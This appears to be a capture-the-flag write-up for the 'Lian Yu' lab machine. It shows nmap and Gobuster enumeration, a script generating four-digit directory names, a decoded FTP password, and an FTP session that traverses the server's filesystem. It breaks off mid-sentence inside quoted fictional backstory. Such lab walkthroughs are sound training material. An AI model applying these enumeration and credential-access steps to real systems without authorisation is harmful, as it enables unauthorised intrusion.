Lian Yu Writeup

Written by Substing.

phase 1: recon

The first action taken was to run nmap on this machine.


```
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
33461/tcp open  unknown
MAC Address: 02:46:97:76:49:F7 (Unknown)
```

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.2
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 5650bd11efd4ac5632c3ee733ede87f4 (DSA)
|   2048 396f3a9cb62dad0cd86dbe77130725d6 (RSA)
|   256 a66996d76d6127967ebb9f83601b5212 (ECDSA)
|_  256 3f437675a85aa6cd33b066420491fea0 (ED25519)
80/tcp    open  http    Apache httpd
|_http-title: Purgatory
|_http-server-header: Apache
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          33461/tcp   status
|   100024  1          38058/udp   status
|   100024  1          43987/tcp6  status
|_  100024  1          57935/udp6  status
33461/tcp open  status  1 (RPC #100024)
```

```
MAC Address: 02:46:97:76:49:F7 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


port 80 http

The initial service investigated was the web server.



Some hidden directories were found using Gobuster.


```
└─# gobuster dir -u 10.10.60.4 -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.60.4
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2023/09/29 21:55:56 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 199]
/.htaccess            (Status: 403) [Size: 199]
/island               (Status: 301) [Size: 233] [--> http://10.10.60.4/island/]
/server-status        (Status: 403) [Size: 199]
Progress: 19907 / 20470 (97.25%)===============================================================
2023/09/29 21:56:10 Finished
===============================================================
```



Ohhh Noo, Don't Talk.....

I wasn't Expecting You at this Moment. I will meet you there

You should find a way to **Lian_Yu** as we are planed. The Code Word is:



We discovered something that looks like a credential.


```
vigilante
```

The hint says there is a secret directory of 4 digits, a python script helped generate a list of directories to test.

```
for thousands in range(10):
    for hundreds in range(10):
        for tens in range(10):
            for ones in range(10):
                combination = f"{thousands}{hundreds}{tens}{ones}"
                print(combination)
```


Gobuster was used again, and the directory of 2100 was found.

```
└─# gobuster dir -u http://10.10.60.4/island -w numbers.txt
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.60.4/island
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                numbers.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2023/09/29 22:58:05 Starting gobuster in directory enumeration mode
===============================================================
/2100                 (Status: 301) [Size: 238] [--> http://10.10.60.4/island/2100/]
Progress: 7906 / 10001 (79.05%)=============================================================
2023/09/29 22:58:06 Finished
===============================================================
```



Gobuster is used again, this time searching for files ending in .ticket.

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.10.60.4/island/2100 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -x .ticket
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.60.4/island/2100
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Extensions:              ticket
[+] Timeout:                 10s
===============================================================
2023/09/29 23:17:16 Starting gobuster in directory enumeration mode
===============================================================
/green_arrow.ticket   (Status: 200) [Size: 71]
```





```
RTy8yhBQdscX
```

This is not a password, but will come in handy later.

port 21 ftp


Anonymous login was not available on the ftp server.



```
┌──(root㉿kali)-[~]
└─# ftp 10.10.60.4
Connected to 10.10.60.4.
220 (vsFTPd 3.0.2)
Name (10.10.60.4:root): vigilante
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> quit
221 Goodbye.
```

```
vigilante
```

was found to be a valid username.



Looking back at the encoded message found in the web server, it was found to be base58 encoded.

Using the decoded password of `!#th3h00d` with the username of `vigilante`, we can log into ftp.

```
ftp> ls
229 Entering Extended Passive Mode (|||57779|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0          511720 May 01  2020 Leave_me_alone.png
-rw-r--r--    1 0        0          549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--    1 0        0          191026 May 01  2020 aa.jpg
226 Directory send OK.
```

A few files are available.

It seems that we are free to traverse any directory we want...

```
ftp> cd ..
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||13047|).
150 Here comes the directory listing.
drwx------    2 1000     1000         4096 May 01  2020 slade
drwxr-xr-x    2 1001     1001         4096 May 05  2020 vigilante
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||38339|).
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 May 01  2020 bin
drwxr-xr-x    3 0        0            4096 May 01  2020 boot
drwxr-xr-x   16 0        0            2840 Oct 02 13:09 dev
drwxr-xr-x   90 0        0            4096 Oct 02 13:09 etc
drwxr-xr-x    4 0        0            4096 May 01  2020 home
lrwxrwxrwx    1 0        0              31 May 01  2020 initrd.img -> /boot/initrd.img-3.16.0-4-amd64
drwxr-xr-x   15 0        0            4096 May 01  2020 lib
drwxr-xr-x    2 0        0            4096 May 01  2020 lib64
drwxr-xr-x    2 0        0            4096 Apr 25  2015 live-build
drwx------    2 0        0           16384 May 01  2020 lost+found
drwxr-xr-x    3 0        0            4096 Apr 25  2015 media
drwxr-xr-x    2 0        0            4096 Apr 25  2015 mnt
drwxr-xr-x    2 0        0            4096 May 01  2020 opt
dr-xr-xr-x   75 0        0               0 Oct 02 13:09 proc
drwx------    3 0        0            4096 May 01  2020 root
drwxr-xr-x   20 0        0             720 Oct 02 13:14 run
drwxr-xr-x    2 0        0            4096 May 01  2020 sbin
drwxr-xr-x    3 0        0            4096 May 01  2020 srv
dr-xr-xr-x   13 0        0               0 Oct 02 13:09 sys
drwxrwxrwt    7 0        0            4096 Oct 02 13:19 tmp
drwxr-xr-x   10 0        0            4096 May 01  2020 usr
drwxr-xr-x   12 0        0            4096 May 01  2020 var
lrwxrwxrwx    1 0        0              27 May 01  2020 vmlinuz -> boot/vmlinuz-3.16.0-4-amd64
226 Directory send OK.
ftp>
```

Looking at secret files in , `.bash_history` is found, but points us to look at another file.

```
┌──(root㉿kali)-[~]
└─# cat .bash_history
Sorry I couldn't Help Other user Might help
```

There was another hidden file called `.other_user`, which contained information about Slade Wilson.

```
ftp> get .other_user otheruser
local: otheruser remote: .other_user
229 Entering Extended Passive Mode (|||61105|).
150 Opening BINARY mode data connection for .other_user (2483 bytes).
100% |***************************************|  2483        7.30 MiB/s    00:00 ETA
226 Transfer complete.
2483 bytes received in 00:00 (2.69 MiB/s)
ftp>
```

Slade Wilson was 16 years old when he enlisted in the United States Army, having lied about his age. After serving a stint in Korea, he was later assigned to Camp Washington where he had been promoted to the rank of major. In the early 1960s, he met Captain Adeline Kane, who was tasked with training young soldiers in new fighting techniques in anticipation of brewing troubles taking place in Vietnam. Kane was amazed at how skilled Slade was and how quickly he adapted to modern conventions of warfare. She immediately fell in love with him and realized that he was without a doubt the most able-bodied combatant that she had ever encountered. She offered to privately train Slade in guerrilla warfare. In less than a year, Slade mastered every fighting form presented to him and was soon promoted to the rank of lieutenant colonel. Six months later, Adeline and he were married and she became pregnant with their first child. The war in Vietnam began to escalate and Slade was shipped overseas. In the war, his unit massacred a village, an event which sickened him. He was also rescued by SAS member Wintergreen, to whom he would later return the favor.


Chosen for a secret experiment, the Army imbued him with enhanced physical powers in an attempt to create metahuman super-soldiers for the U.S. military. Deathstroke became a mercenary soon after the experiment when he defied orders and rescued his friend Wintergreen, who had been sent on a suicide mission by a commanding officer with a grudge.[7] However, Slade kept this career secret from his family, even though his wife was an expert military combat instructor.

A criminal named the Jackal took his younger son Joseph Wilson hostage to force Slade to divulge the name of a client who had hired him as an assassin. Slade refused,

